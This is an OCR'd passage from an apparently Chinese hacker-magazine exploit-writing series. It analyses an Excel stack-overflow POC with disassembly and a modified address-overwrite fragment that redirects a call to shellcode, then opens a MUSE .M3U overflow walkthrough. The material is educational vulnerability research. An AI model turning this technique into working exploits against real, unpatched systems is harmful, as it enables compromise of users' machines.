


图 4

我们看到，调试器提示要将内存 30f0fb02 处的数据读入堆栈，这可能就是我们要找的有漏洞的函数，那么如何判断它究竟是不是我们要找的函数？我们在这个函数的起始处下断点，看看它都干了些什么（图 5）。




图 5

可以看到是 excel.30117f17 这个函数调用 MSVCR80.memcpy 将内存中 2326 字节的数据拷往堆栈 001357D0 处，我们再来看一下堆栈 001357D0 处的情况（图 6）。




图 6

可以看到从001357D0到函数的返回值00135848之间只有120个字节的空间，因此导致了堆栈溢出。我们再来看一下这个函数的代码：

```
3011B83A        push esi
//将上一次压入堆栈的字节保存
3011B83B        mov esi,edx
//从esi得到本次要压入的字节数
3011B83D        cmp esi,2020
//检测是否大于2020(十六进制)
3011B843        ja EXCEL.303EC1AB
//若大于就跳走
3011B849        cmp dword ptr ds:[30EFEF40],0
3011B850        jnz EXCEL.303EC1E1
3011B856        mov edx,dword ptr ds:[30F0E5CC]
//这里是一个固定数值4000（十六进制）
3011B85C        push edi
3011B85D        mov edi,dword ptr ds:[30F12604]
//将累计读入堆栈的字节数给edi
3011B863        sub edx,edi
//相减
3011B865        cmp esi,edx
//得到的结果与将要读入的字节数相比较
3011B867        jge EXCEL.3011F57B
//大于就跳
3011B86D        cmp esi,ecx
//这里的ecx是2020，固定不变
3011B86F        jg EXCEL.303EC1C6
//大于就跳
3011B875        push esi
//将要读入的字节数压入堆栈
3011B876        lea ecx,dword ptr ds:[edi+30F0E600]
//将内存地址给ecx
3011B87C        push ecx
//压入堆栈
3011B87D        push eax
//将堆栈地址压入
3011B87E        call <jmp.&MSVCR80.memcpy>
//调用memcpy函数复制数据
3011B883        add esp,0C
3011B886        add edi,esi
//将本次读入堆栈的字节数与累计字节数相加
3011B888        mov dword ptr ds:[30F12604],edi
//保存
3011B88E        pop edi
3011B88F        mov eax,esi
3011B891        pop esi
3011B892        retn
```

从上面的代码可以看出函数在调用memcpy函数前是进行过防溢出检查的，不过由于检测没有起到有效的作用，最终还是导致溢出。虽然溢出能够覆盖函数的返回值，但却不是当前函数的返回值，而且与当前函数隔着好几个函数调用，所以是不能利用覆盖函数返回值的方法来利用这个漏洞的。再者，这里的溢出是覆盖不到SEH链的。因此，按照常规的方法，这个漏洞是不能利用的，这时我们不得不对这个POC的作者抱有敬佩之意，在这种情况下他能使这个漏洞被成功的利用，可见他技术的高超，功底的深厚。那么作者是如何成功使这个漏洞被利用的呢？关键在于程序中的这两句代码：

```
302AD093    mov eax,dword ptr ds:[ecx]
302AD095    call dword ptr ds:[eax+10]
```

如果我们能控制eax+10的值，使其指向ShellCode，就可以利用成功了。当然要控制eax+10的值，就必须先控制ECX和eax的值，也就说我们要能同时控制3个值，才可以成功。现在让我们回头看看前面贴出的那两段关键代码，就完全明白了，它是将ecx填充为001363b4，eax填充为00136a8，那么eax+10就是001363B8，正好紧挨着上面的地址，它里面填充ShellCode的地址001365f4。这样当调用这个函数时，就执行了ShellCode。这里要提到一下我在调试过程中遇到的一个问题，当双击能够触发漏洞的文件，文件打开时，计算器能够弹出。但是当先打开Excel程序，然后再打开文件时，计算器就不会弹出。那么为什么对于同一种文件，用两种不同的方式打开，会有不同的结果呢？我们先看一下图7所示，可以看到00136a8和001365f4这两个数据本应该被压入在堆栈001363b4和001363B8中的现在却被压入在001357F4和001357F8中，就导致了利用不能成功，这就是第二种打开方式不能触发的原因。为了能使第二种打开方式能触发漏洞，并且验证下上面的猜测，我们将POC修改一下。首先，[eax+10h]应该填充为00135a34，这是ShellCode在堆栈中的地址。然后，eax应该被填充为001357e8，因为ShellCode的地址被压入到001357F8中，而001357F8-10= 001357e8。最后，ecx当然要填充为001357F4，因为eax是被压入到这个地址中的。修改好后如下：




图7


```
##########################################################
#Fill EAX,EBX,ECX with this!
wD+="f4571300"
##########################################################
##########################################################
# mov      eax,dword ptr [ecx]
wD+="e8571300"
# call      dword ptr [eax+10h]
wD+="345a1300"
##########################################################
```

用修改后的代码，生成新文件，用加载的方式打开，可以看到计算器成功弹出。

总结

这个漏洞的调试过程花费了不少精力，它并不是一个常规的堆栈溢出，利用方式特别，在这之前没见过这种漏洞，对于POC作者的创造力很是赞叹！关于两种不同的打开方式，导致利用结果不同的深层原因，鉴于自己的水平有限，未能找出，欢迎对于这个问题大家能到论坛与我讨论，我的ID是debug-exploite。

前置知识：汇编
关键词：MUSE、溢出、漏洞分析



菜鸟版 Exploit 编写指南之六十四：MUSE v4.9.0.006（.M3U）本地溢出漏洞的分析和利用

文/图　冰雪风谷（N.N.U）

文件格式溢出漏洞一直是黑客攻击的热点，从暴风影音播放器到 qq 播放器以及其他的各种播放器，都被人暴过相关的漏洞。至于造成漏洞的原因，大部分是由于往栈里复制字符的时候，没有检查字符串的长度，导致复制的长度大于缓冲区的长度，于是造成了溢出。当然，还有部分是整数溢出，出现在一些有无符号数混合使用，然后一起做运算的过程中。最近在 www.exploit-db.com 上看到 Glafkos Charalamb。这位大牛连续放出好几个播放器的文件溢出漏洞，今天正好有时间，就拿过来看看，也顺便总结下，该类漏洞从 fuzz 到最后修补的一般过程。

我们先从 http://download.cnet.com/MUSE/3000-2140_4-42511.htm 上，下到存在漏洞的版本号为 4.9.0.006 的 MUSE。安装好后，我们开始测试，本机环境为 Windows XP SP3 中文版，至于 http://www.exploit-db.com/exploits/14663/ 上面提供的 POC，由于其试验环境为 Windows XP SP3 en，我们仅作为参考。

首先，我们准备超长字符串的文件，来 fuzz 这个溢出漏洞。我们将 300 个 A 写入文件，保存为 test.m3u。打开 muse，加载这个文件。此时，我们发现了如图 1 所示的报错。我们可以肯定，这个溢出是存在的，并且是可以利用的。

